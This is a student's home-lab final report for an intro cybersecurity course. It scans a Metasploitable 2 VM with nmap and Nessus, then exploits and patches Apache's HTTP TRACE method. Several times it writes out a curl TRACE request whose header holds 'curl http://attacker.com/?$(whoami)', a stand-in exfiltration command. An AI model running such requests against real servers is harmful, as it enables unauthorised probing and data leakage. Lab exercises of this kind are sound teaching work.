


Eric Guzman  
Professor Foti

5/13/2024  
Intro To CyberSecurity

## Home Lab Final Report

### Deployment:


Proof of VMware running on my computer -



Proof of an attack box running in VMware -



## Proof of a defense box running in VMware -



## Proof of service 1 (Nessus Vulnerability Scanner) being deployed -

**Scan Details**

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 12:36 PM
- End: Today at 1:06 PM
- Elapsed: 31 minutes

**Vulnerabilities**

Host	Critical	High	Medium	Low	Total
192.168.156.3	10	5	22	7	129

**Scan Details**

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 12:36 PM
- End: Today at 1:06 PM
- Elapsed: 31 minutes

**Vulnerabilities**

Vulnerability Type	Count
RPC	1
General	1
Gain a shell remotely	1
Service detection	2
Web servers	1
Backdoors	1
Gain a shell remotely	2
RPC	1
General	1
DNS	5
Service detection	2
Service detection	1
Misc.	1
Web Servers	1
Misc.	6
Misc.	2

I ran a nessus scan from my Kali VM on my Metasploitable 2 VM to show that it has been deployed and is working.

Proof of service 2 (Uncomplicated Firewall) being deployed -  
Deployment on Kali -




```
kali@kali: ~
File Actions Edit View Help
Rule added
Rule added (v6)

--(kali㉿kali)-[~]
$ sudo ufw status verbose
Status: active
Logging: on (full)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To           Action    From
--           ----     ---
22/tcp        ALLOW IN  Anywhere
80/tcp        ALLOW IN  Anywhere
443          ALLOW IN  Anywhere
21/tcp        ALLOW IN  Anywhere
53 (DNS)      ALLOW IN  Anywhere
25/tcp        ALLOW IN  Anywhere
161          ALLOW IN  Anywhere
22/tcp (v6)   ALLOW IN  Anywhere (v6)
80/tcp (v6)   ALLOW IN  Anywhere (v6)
443 (v6)     ALLOW IN  Anywhere (v6)
21/tcp (v6)   ALLOW IN  Anywhere (v6)
53 (DNS (v6)) ALLOW IN  Anywhere (v6)
25/tcp (v6)   ALLOW IN  Anywhere (v6)
161 (v6)     ALLOW IN  Anywhere (v6)
```

Deployment on Metasploitable 2 -




```
Rule added
msfadmin@metasploitable:~$ sudo ufw allow pop3
Rule added
msfadmin@metasploitable:~$ sudo ufw status
Firewall loaded

To           Action    From
--           ----     ---
22/tcp        ALLOW IN  Anywhere
22:udp       ALLOW IN  Anywhere
80/tcp        ALLOW IN  Anywhere
443:tcp      ALLOW IN  Anywhere
443:udp      ALLOW IN  Anywhere
123:tcp      ALLOW IN  Anywhere
123:udp      ALLOW IN  Anywhere
389:tcp      ALLOW IN  Anywhere
389:udp      ALLOW IN  Anywhere
21/tcp       ALLOW IN  Anywhere
25/tcp       ALLOW IN  Anywhere
143:tcp      ALLOW IN  Anywhere
143:udp      ALLOW IN  Anywhere
110:tcp      ALLOW IN  Anywhere
110:udp      ALLOW IN  Anywhere

msfadmin@metasploitable:~$ _
```

Proof of a network being deployed through a network map and pings being sent - Network Map -



Pings from Kali (192.168.156.129) to Metasploitable 2 (192.168.156.3) -

```
(kali㉿kali)-[~]
└─$ ping 192.168.156.3
PING 192.168.156.3 (192.168.156.3) 56(84) bytes of data.
64 bytes from 192.168.156.3: icmp_seq=1 ttl=64 time=0.388 ms
64 bytes from 192.168.156.3: icmp_seq=2 ttl=64 time=0.381 ms
64 bytes from 192.168.156.3: icmp_seq=3 ttl=64 time=0.432 ms
64 bytes from 192.168.156.3: icmp_seq=4 ttl=64 time=0.554 ms
64 bytes from 192.168.156.3: icmp_seq=5 ttl=64 time=0.474 ms
64 bytes from 192.168.156.3: icmp_seq=6 ttl=64 time=0.341 ms
^C
--- 192.168.156.3 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5110ms
rtt min/avg/max/mdev = 0.341/0.428/0.554/0.069 ms
```

```
(kali㉿kali)-[~]
└─$ █
```

Pings from Metasploitable 2 (192.168.156.3) to Kali (192.168.156.129) -

```
msfadmin@metasploitable:~$ ping 192.168.156.129
PING 192.168.156.129 (192.168.156.129) 56(84) bytes of data.
64 bytes from 192.168.156.129: icmp_seq=1 ttl=64 time=3.03 ms
64 bytes from 192.168.156.129: icmp_seq=2 ttl=64 time=0.417 ms
64 bytes from 192.168.156.129: icmp_seq=3 ttl=64 time=0.361 ms
64 bytes from 192.168.156.129: icmp_seq=4 ttl=64 time=0.407 ms
64 bytes from 192.168.156.129: icmp_seq=5 ttl=64 time=0.360 ms

--- 192.168.156.129 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 0.360/0.916/3.035/1.059 ms
msfadmin@metasploitable:~$ _
```

## Scanning:

### 1. Nmap scan -

- The open TCP and UDP ports that were found are Port 21/tcp (ftp), Port 22/tcp (ssh), Port 25/tcp (smtp), Port 80/tcp (http).
- The services running on the open TCP and UDP ports are Port 21/tcp (ftp) - vsftpd 2.3.4, Port 22/tcp (ssh) - OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0), Port 25/tcp (smtp) - Postfix smtpd, Port 80/tcp (http) - Apache httpd 2.2.8 ((Ubuntu) DAV/2).
- The operating system that was guessed/identified was Linux 2.6.8-2.6.30 with a 98% certainty.

## Walkthrough:

Here's how to do a nmap scan! I first turned on both my attack and defense box, made sure they were on the same network and identified my metasploitable 2 VM IP address. Then I looked through [nmaps command selection](#) to find the best scan for what I am looking for. The command I chose was "nmap -sV -O 192.168.156.3". This scan allows me to identify the open ports, services running on those ports and the operating system of the target machine. This screenshot shows my nmap scan, showing all the information I detailed previously. We can now use this output to find and exploit vulnerabilities that might be present on this machine.

```
(kali㉿kali)-[~]
$ sudo nmap -sV -O 192.168.156.3

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 17:03 EDT
Nmap scan report for 192.168.156.3
Host is up (0.0011s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 2.3.4
22/tcp    open  ssh    OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp    open  smtp   Postfix smtpd
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
110/tcp   closed pop3
143/tcp   closed imap
389/tcp   closed ldap
443/tcp   closed https
MAC Address: 00:0C:29:B7:B6:74 (VMware)
Aggressive OS guesses: Linux 2.6.8 - 2.6.30 (98%), Linux 2.6.22 (97%), Linux 2.6.23 (94%), Linux 2.6.31 - 2.6.35 (94%), Linux 2.6.9 - 2.6.27 (94%), Linux 2.6.20 (93%), Linux 2.6.20 (Ubuntu, x86_64) (93%), Linux 2.4.21 - 2.4.31 (likely embedded) (93%), LifeSize video conferencing system (Linux 2.4.21) (93%), DD-WRT v24-sp1 (Linux 2.4.36) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.90 seconds
```

## 2. Nessus Vulnerability Scan -

Name - [HTTP TRACE / TRACK Methods Allowed](#)

- a. CVSS Score - 5.3 (Medium)
- b. Description of the found vulnerability - The web server that was found allows the TRACE and TRACK methods. Both of these methods are used to debug web server connections.
- c. Impact of the vulnerability - Allows attackers to gain access to sensitive information, session tokens and allows them to do session hijacking attacks, compromising user accounts on that system. May allow attackers with information disclosure, cross site tracing attacks and security bypasses.
- d. What is impacted by the vulnerability - Apache, version 2.2.8 using the HTTP protocol with the TRACE method enabled.
- e. Fix for the vulnerability - In the Apache configuration file, you must add the line "TraceEnable off" to disable the TRACE method, stopping this vulnerability from being exploited.
- f. CVEs of the vulnerability - CVE-2003-1567, CVE-2004-2320, CVE-2010-0386

### Walkthrough:

Here's how to conduct a Nessus scan! I started by making sure both of my VMs were on and connected. I then entered the command "sudo service nessusd start" and went to "<https://localhost:8834>" in my browser. I logged into my nessus account and clicked the new scan button. If you are doing this on your own, you need to click new scan to start scanning a new host and input the parameters, like the IP address and plugins you want to use in your scan. For my scan, I only had 1 IP address to input, so I clicked launch scan after I was done. Then all you have to do is watch and wait for the scan to complete. Depending on how many hosts you are scanning, this may take some time. After the scan completes, you can look through the vulnerabilities it found and use this information to exploit vulnerabilities or try to mitigate attacks.

This screenshot shows the completed CVE focused nessus scan that I ran.

The screenshot displays the Tenable Nessus Essentials interface. At the top, the URL is https://localhost:8834/#/scans/reports/9/vulnerabilities. The main content area shows a table of vulnerabilities from a "Metasploit 2 CVE scan". The table includes columns for Severity (Sev), CVSS, VPR, Name, Family, Count, and Scan Details. Several critical vulnerabilities are listed, such as "Unix Operating System Unsupported Version Detection" and "SSL Version 2 and 3 Protocol Detection". The "Scan Details" sidebar provides information about the scan, including the policy (Advanced Scan), status (Completed), and duration (23 minutes). A pie chart in the bottom right corner illustrates the severity distribution of the found vulnerabilities.

Sev	CVSS	VPR	Name	Family	Count	Scan Details
Critical	10.0		Unix Operating System Unsupported Version Detection	General	1	Policy: Advanced Scan Status: Completed Severity Base: CVSS v3.0 Scanner: Local Scanner Start: Today at 2:07 PM End: Today at 2:30 PM Elapsed: 23 minutes
Critical	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	1	
Medium	6.5		TLS Version 1.0 Protocol Detection	Service detection	1	
Medium	5.9		SSL Anonymous Cipher Suites Supported	Service detection	1	
Medium	5.9		SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1	
Medium	5.3		HTTP TRACE / TRACK Methods Allowed	Web Servers	1	
Critical	...	...	SSL (Multiple Issues)	Gain a shell remotely	2	

This screenshot shows the vulnerability that I am focusing on.

MEDIUM HTTP TRACE / TRACK Methods Allowed

**Description**  
The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

**Solution**  
Disable these HTTP methods. Refer to the plugin output for more information.

**See Also**  
<http://www.nessus.org/u/e979b5cb>  
<http://www.apacheweek.com/issues/03-01-24>  
<https://download.oracle.com/sunalerts/1000718.1.html>

**Output**

```
To disable these methods, add the following lines for each virtual host in your configuration file :

RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]

Alternatively, note that Apache versions 1.3.34, 2.0.55, and 2.2
```

**Plugin Details**

- Severity: Medium
- ID: 11213
- Version: 1.74
- Type: remote
- Family: Web Servers
- Published: January 23, 2009
- Modified: October 27, 2022

**Risk Information**

- Risk Factor: Medium
- CVSS v3.0 Base Score 5.3**
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/R:O/R:C
- CVSS v3.0 Temporal Score: 4.6
- CVSS v2.0 Base Score: 5.0
- CVSS v2.0 Temporal Score: 3.7
- CVSS v2.0 Vector: CVSS:2.0/AV:N/AC:L/Au:N/C:P/I:N/A:N

### 3. Exploit Identification:

#### [Apache Hardening Tutorial: Disable HTTP Trace / Cross Site Method](#)

I will be using curl to exploit the vulnerability I identified previously. The command I chose to use is: “curl -X TRACE -H “Cookie: cmd=curl http://attacker.com/?\$(whoami)” <http://192.168.156.3>”. It sends a malicious TRACE request to my metasploitable 2 machine, attempting to get access to sensitive information. The kind of access that would be provided by this exploit is information disclosure if this were to be used on an actual server.

```
(kali㉿kali)-[~]
$ curl -X TRACE -H "Cookie: cmd=curl http://attacker.com/?$(whoami)" http://192.168.156.3

TRACE / HTTP/1.1
Host: 192.168.156.3
User-Agent: curl/8.5.0
Accept: */*
Cookie: cmd=curl http://attacker.com/?kali
```

#### Patching the vulnerability:

To patch this vulnerability, I needed to go to metasploitable 2’s apache configuration file. I then added the line “TraceEnable off” and restarted the server to make sure that the changes went into effect.

```
# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
Include /etc/apache2/conf.d/

# Include the virtual host configurations:
Include /etc/apache2/sites-enabled/
TraceEnable off

[ Wrote 299 lines ]
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/apache2 restart
 * Restarting web server apache2
msfadmin@metasploitable:~$ [ OK ]
```

I then tried the same exploit again on my kali VM and saw that it was unsuccessful, meaning I have successfully patched the vulnerability on my Metasploitable 2 machine.

```
File System
└─(kali㉿kali)-[~]
  $ curl -X TRACE -H "Cookie: cmd=curl http://attacker.com/?$(whoami)" http://192.168.156.3

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
<p>The requested method TRACE is not allowed for the URL /.</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.156.3 Port 80</address>
</body></html>
```

### Walkthrough:

Here's how to exploit and patch metasploitable 2's HTTP TRACE / TRACK Methods Allowed vulnerability! I started by making sure both my kali and metasploitable VM were powered on and on the same network. Then you should find an attack vector to exploit this vulnerability. I chose to use the curl command for my exploit, which sends a malicious TRACE request to our defense box. The command I entered was "curl -X TRACE -H "Cookie: cmd=curl http://attacker.com/?\$(whoami)" <http://192.168.156.3>". Here is the result I got:

```
Trash
└─(kali㉿kali)-[~]
  $ curl -X TRACE -H "Cookie: cmd=curl http://attacker.com/?$(whoami)" http://192.168.156.3

TRACE / HTTP/1.1
Host: 192.168.156.3
User-Agent: curl/8.5.0
Accept: */*
Cookie: cmd=curl http://attacker.com/?kali
```

This shows that the exploit was successful and metasploitable 2 is vulnerable to HTTP TRACE requests.

Let's patch this vulnerability! I went to my metasploitable 2 VM and navigated to the apache configuration file by the command "sudo nano /etc/apache2/apache2.conf". You need to add the line "TraceEnable off" to turn off the TRACE method. Save and exit the file and restart the apache service:

```
# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
Include /etc/apache2/conf.d/

# Include the virtual host configurations:
Include /etc/apache2/sites-enabled/
TraceEnable off

[ Wrote 299 lines ]
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/apache2 restart
  * Restarting web server apache2
msfadmin@metasploitable:~$ [ OK ]
```

If all has been done correctly, doing the exploit again should result in an error. Here is what I got when I tried the same command again:

```
File System
└─(kali㉿kali)-[~]
  $ curl -X TRACE -H "Cookie: cmd=curl http://attacker.com/?$(whoami)" http://192.168.156.3

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
<p>The requested method TRACE is not allowed for the URL /.</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.156.3 Port 80</address>
</body></html>
```

Congratulations! We just successfully patched a vulnerability that was present on our metasploitable 2 machine!